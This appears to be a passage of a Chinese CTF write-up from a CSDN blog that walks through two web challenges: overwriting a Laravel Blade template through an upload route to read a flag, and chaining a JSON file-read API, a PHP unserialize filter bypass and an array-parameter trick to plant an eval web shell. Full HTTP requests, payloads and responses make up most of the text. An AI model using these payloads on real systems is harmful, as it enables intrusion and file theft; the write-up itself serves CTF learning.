接着发现 uploadss 方法可以上传文件，但前提是 key 值要正确，这个 key 值就是上面第二个用户的用户名。上传的 URL 地址如下：<http://119.61.19.212:8085/home/uploadss/NotAllowed6171>

构造个上传表单进行上传，提示页面过期了



The page has expired due to inactivity.
Please refresh and try again.

 我的安全专家之路
https://blog.csdn.net/qq_28205153

在上传表单中加入上面请求获取的 _token, 最后构造以下上传表单进行上传：

```
<html>
<body>
<form action="http://119.61.19.212:8085/home/uploadss/NotAllowed6171" method="POST" enctype="multipart/form-data">
<input type="file" name="files" />
<input type="hidden" name="_token" value="D1KJGDpS91SdpqxuyYh1SGolMNYjCz2jd1rmgzT0">
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

选择文件 1.php Submit request

上传后提示 hack, 应该是过滤了文件的内容

1 x 2 x 3 x ...

Go
Cancel
<|>

Request

Raw
Params
Headers
Hex

```

Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhB4tzLZ0EwjKzbn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=0;
XSRF-TOKEN=eyJpdil6litsVk5tZWR3S29jeitaeDRXTGZGd1E9PSIsInZhbHVlIjojU2ZnXC83a25wMitBNUlveTE0cnEzSjZlV2NjVDdraVRrdFYM2tPaWc1U0ZxeVdKVVG1IR3BqZlVZdDhNTlJuRXNzMEc1aW1JUE5MMGIGMUJZdDU5V2FnPT0iLCJtYWMIoijKjYzA5NzNiYWQxZWQ3ZWYwYzY2MzQxYmNiOWNiYzZhYzY3M3YjM1YTQ3ZjdlMwYzNjdkZWl0NDQzZDBmNzFiOGE4In0%3D;
laravel_session=eyJpdil6ljbWZFNyVWTV1BEVGVZ0Thcl3ppa013PT0iLCJ2YWx1ZSI6IkhSTmJoSWZSYkhQRkN5MwP5WmgwaHdJVFVvMnlwV0Y2Q0Z0Q1dsa0czVmdxNlVnY3FtSHNKMkpNGZxeFNURitwYWpN24xNU1sbk5vcUlmRm52M0FnPT0iLCJtYWMIoijYzhmZTkxNGUxMjE1ZjU2M2ZiNTU3MTZiOWFiYjQ3NTFmYzVjNmU1Y2M1ZDE2MGQyYzJhNGI0MjY2MTYxYjFjIn0%3D
Connection: close

-----WebKitFormBoundaryhB4tzLZ0EwjKzbn
Content-Disposition: form-data; name="files"; filename="2.php"
Content-Type: text/php

<?php system('cat /flag');?>
-----WebKitFormBoundaryhB4tzLZ0EwjKzbn
Content-Disposition: form-data; name="_token"

GkdpFMDY3ZR4jRxQ46BVmROpqyN5UmyNPRMI8NwU
-----WebKitFormBoundaryhB4tzLZ0EwjKzbn--
                
```

Response

Raw
Headers
Hex
Render

```

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 10 Sep 2019 11:23:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 6

hacker
                
```

发现内容只要有php关键字即拦截。回头看下一个没被利用的路由


```
2
3 /*...*/
13
14 Route::get('/', function () {
15     return view( view: 'welcome');
16 });
17 Route::get('user_testpage/{id}', 'UserController@index');
18
19 Auth::routes();
20
21 Route::get('/home', 'HomeController@index')->name('home');
22
23 Route::get('/home/profile', 'ProfileController@show')->name('profile');
24
25 Route::get('/home/uploadto_upload', 'HomeController@uploads')->name('home');
26
27 Route::post('/home/uploadss/{key}', 'HomeController@uploadss')->name('home');
28
29
```

 我的安全专家之路
https://blog.csdn.net/qq_28205153

```
web.php x ProfileController.php x HomeController.php x resources/..
1 <?php
2
3 namespace App\Http\Controllers;
4
5 use Illuminate\Http\Request;
6
7 class ProfileController extends Controller
8 {
9     public function __construct()
10     {
11         $this->middleware( middleware: 'auth');
12     }
13
14     public function show()
15     {
16         return view( view: 'auth.uploads.template');
17     }
18 }
19
```

 我的安全专家之路
https://blog.csdn.net/qq_28205153

发现访问 `http://119.61.19.212:8085/home/profile` 可以访问 `show()` 方法，该方法会加载 `auth.uploads.template` 模板，该模板刚好是位于上传的目录中：



```
24  */
25  public function index()
26  {
27      return view( view: 'home');
28  }
29  public function uploads()
30  {
31      return view( view: 'auth.upload');
32  }
33  public function uploads(Request $request,$key){
34      if($key!=<in_database_key>){die('sorry!');}
35
36      if ($request->isMethod('post')) {
37
38          $file = $request->file('files');
39          if ($file->isValid()) {
40              $originalName = $file->getClientOriginalName();
41              $ext = $file->getClientOriginalExtension();
42              $realPath = $file->getRealPath();
43              $type = $file->getClientMimeType();
44              $filecheck=new HomeController();
45              $filecheck->filecheck($realPath);
46              $filename = date( format: 'Y-m-d-H-i-s' ) . '-' . uniqid() . '.' . $ext;
47              $path=$file -> move(base_path() '/resources/views/auth/uploads', $originalName);
48          }
49
50
51      return view( view: 'home');
52  }
53  public function filecheck($filename){
54      //waf
55  }
```

可以猜到是上传文件覆盖该模板来获取 flag，现在还有一个问题是不能上传 php 代码。

继续翻源码，发现 AppServiceProvider.php 中有一段代码有 file_get_contents() 函数，查了下，是个自定义指令，可以在模板中通过 @filedata 来获取文件的内容。

```
1 <?php
2
3 namespace App\Providers;
4
5 use Illuminate\Support\ServiceProvider;
6
7 class AppServiceProvider extends ServiceProvider
8 {
9     /**
10      * Bootstrap any application services.
11      *
12      * @return void
13      */
14     public function boot()
15     {
16
17         \Blade::directive('filedata', function($expression) {
18             return "<?php echo file_get_contents($expression); ?>";
19         });
20     }
21
22     /**
23      * Register any application services.
24      *
25      * @return void
26      */
27     public function register()
28     {
29         //
30     }
31 }
```



最后只需把上传文件名设置成 template.blade.php，内容设置成 @filedata('/flag')，然后访问 /home/profile 即可读取 flag


api 这题只给了个地址，直接访问，未发现什么，然后访问 /api/ 提示 POST filename 参数。



Post `filename`,and u give this api array,u can read file

 我的安全专家之路
https://blog.csdn.net/qq_28205153

直接 POST filename 参数提示 json 解析错误



Request

```
POST /api/ HTTP/1.1
Host: 119.61.19.212:8086
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

filename=index.php
```


Response

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 11:29:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 24
Connection: close
Content-Type: text/html; charset=UTF-8

sorry,json_decode error!
```

我的安全专家之路
https://blog.csdn.net/qq_28205153

经尝试，可以通过以下方式传递参数：



Request

```
POST /api/ HTTP/1.1
Host: 119.61.19.212:8086
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

filename={\"file\": \"index.php\"}
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 11:30:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 492
Connection: close
Content-Type: text/html; charset=UTF-8

<?php
if(isset($_POST['filename'])){
    $file=json_decode($_POST['filename'], true);
    if(json_last_error()){
        die('sorry,json_decode error!');
    }else{
        if(array_key_exists('file',$file)){
            if(strpos($file['file'],'f')){
                die('sorry!');
            }else{
                echo file_get_contents($file['file']);
            }
        }else{
            die('sorry,u cannot readfile');
        }
    }
}

}else{
    echo \"Post `filename`,and u give this api array,u can read file\";
}
?>
```

我的安全专家之路
https://blog.csdn.net/qq_28205153

尝试读取上级目录的 index.php

```
Request
POST /api/ HTTP/1.1
Host: 119.61.19.212:8086
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

filename={"file":"../index.php"}

Response
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 11:38:42 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 342
Connection: close
Content-Type: text/html; charset=UTF-8

<?php
require_once('hack.php');
echo "Api!wow";
function do_unserialize($value){
    preg_match('/[oc]:\d+:/i', $value, $matches);
    if (count($matches)) {return false;}
    return unserialize($value);
}
$x = new hack();
if(isset($_GET['flag'])) $g = $_GET['flag'];
if (!empty($g)) {
    $x = do_unserialize($g);
}
echo $x->readfile();
?>
```

根目录的 index.php 包含了 hack.php，然后接收 flag 参数的值来进行反序列化。这里存在反序列化漏洞。

继续读取 hack.php

```
Request
POST /api/ HTTP/1.1
Host: 119.61.19.212:8086
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

filename={"file":"../hack.php"}

Response
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 11:50:50 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 356
Connection: close
Content-Type: text/html; charset=UTF-8

<?php
class hack {
    public $file;
    function __construct($filename = "") {
        $this->file = $filename;
    }

    function readfile() {
        if (empty($this->file) && stripos($this->file, '.')===FALSE
            && stripos($this->file, '/')===FALSE && stripos($this->file, '\\')==FALSE) {
            return @file_get_contents($this->file);
        }
    }
}
//ffffaa_not.php
?>
```

hack.php 中的 readfile() 函数会读取 \$file 变量中指定的文件。同时在注释中提示了读取 fffffaa_not.php 文件，所以只需要构造以下反序列化对象作为 flag 的值即可读取 fffffaa_not.php 的内容：

```
O:4:"hack":1:{s:4:"file";s:15:"ffffaa_not.php"};
```

但在 index.php 中有对反序列化内容过滤

```

<?php
require_once('hack.php');
echo "Api!wow";
function do_unserialize($value){
    preg_match('/[oc]:\d+:/i', $value, $matches);
    if (count($matches)) {return false;}
    return unserialize($value);
}
$x = new hack();
if(isset($_GET['flag'])) $g = $_GET['flag'];
if (!empty($g)) {
    $x = do_unserialize($g);
}
echo $x->readfile();
?>

```

我的安全专家之路
https://blog.csdn.net/qq_28205153


查了下，可以在O:后面添加一个加号来绕过，payload如下：

O:+4:"hack":1:{s:4:"file";s:15:"ffffaa_not.php";}http://119.61.19.212:8086/?


flag=O%3a%2b4%3a"hack"%3a1%3a{s%3a4%3a"file"%3bs%3a15%3a"ffffaa_not.php"%3b}

The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying the raw HTTP request. The request line is: `GET /?flag=O%3a%2b4%3a"hack"%3a1%3a{s%3a4%3a"file"%3bs%3a15%3a"ffffaa_not.php"%3b} HTTP/1.1`. Below the request line, various headers are listed, including Host, Upgrade-Insecure-Requests, User-Agent, DNT, and Accept. On the right, the 'Response' tab is active, displaying the raw HTTP response. The response line is: `HTTP/1.1 200 OK`. Below the response line, various headers are listed, including Date, Server, Vary, Content-Length, Connection, and Content-Type. The response body contains the output of the PHP script: `Api!wow<?php $text = $_GET['jhh08881111jn']; $filename = $_GET['file_na']; if(preg_match('{<>?}', $text)) { die('error!'); } if(is_numeric($filename)){ $path="/var/www/html/uploads/".$filename.".php"; }else{ die('error'); } file_put_contents($path, $text); ?>`. At the bottom right of the response body, there is a watermark: '我的安全专家之路' and the URL 'https://blog.csdn.net/qq_28205153'.

查看 fffffaa_not.php 的代码，发现获取参数 jhh08881111jn 的值作为内容，file_na 的值作为文件名来上传文件到 uploads 目录中。其中做了文件内容检查，不能有 [< 这些符号，可以通过把参数设置成数组来绕过 jhh08881111jn[]，payload 如下
http://119.61.19.212:8086/fffffaa_not.php?jhh08881111jn[]=<%3fphp+@eval(\$_POST[cmd])%3b%3f>&file_na=1234



访问 uploads/1234.php，想执行命令，发现 500 错误，然后执行 phpinfo()，发现禁用了危险函数：



这里可以直接使用 scandir() 函数来列目录，然后通过 file_get_contents() 函数来读取文件。

Go
Cancel
<
>

Request

Raw
Params
Headers
Hex

```
POST /uploads/1234.php HTTP/1.1
Host: 119.61.19.212:8086
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
XSRF-TOKEN=eyJpdil6ljdrdW0wejBFMIRDYjN5YcGZLZwC9PSIsInZhbHVljoieEVFTHBlak8wNDRreWNEVmsVsaURcL25EOWZQSE5rTW82b2dsXC93R2ILVknTb2pCZm9lQk0OTZkajlmcVYzNVwvMDdAcWc1dXN1Mkjc3ZVQW9tQ1lwanc9PSIsIm1hYyYl6ImQxMjU3ZjQ1MWI0MjQ2M2QwMWZkOWUwM2U4YjZjODIiYjBhZjU1Nzc1MWM1MzE0NGM3ODRmZWZjZmY2MjY2NzQifQ%3D%3D;
laravel_session=eyJpdil6ImVmVnpQaTAyU2hcL1NXZGJvTzRwSXZ3PT0iLCJ2YWx1ZSI6InZwclZuaVFURGFjZWVhcl1dHQ0N0TnJEblhQVwvYTJrOTIETmJjdnIsSlIPMDRrb0NwWDBmOGNwVERzaIFGQjZhdThSbVg2MW9CNIRXTVc2YkNMS1R5WwC9PSIsIm1hYyYl6ImQyMzU3ZjQ1MTEyOTYNTAwZTIhYjg2YWVlMDE2MDQ5NzJiMmQ2OTBhZWQ5M2E1M2UxYjUzYjczYjJkMjUxNDVlNDUifQ%3D%3D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

cmd=print_r(scandir("/"));
```

Response

Raw
Headers
Hex
Render

```
Content-Length: 417
Connection: close
Content-Type: text/html; charset=UTF-8

Array
(
    [0] => .
    [1] => ..
    [2] => .dockerenv
    [3] => bin
    [4] => boot
    [5] => dev
    [6] => etc
    [7] => flag_ahajjdhh11qwe
    [8] => home
    [9] => lib
    [10] => lib64
    [11] => media
    [12] => mnt
    [13] => opt
    [14] => proc
    [15] => root
    [16] => run
    [17] => sbin
    [18] => srv
    [19] => start.sh
    [20] => sys
    [21] => tmp
    [22] => var
    [23] => vmlinuz
```

发现 flag 在 /flag_ahajjdhh11qwe 上，通过 file_get_contents() 读取：

Go
Cancel
<
>

Request

Raw
Params
Headers
Hex

```
POST /uploads/1234.php HTTP/1.1
Host: 119.61.19.212:8086
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
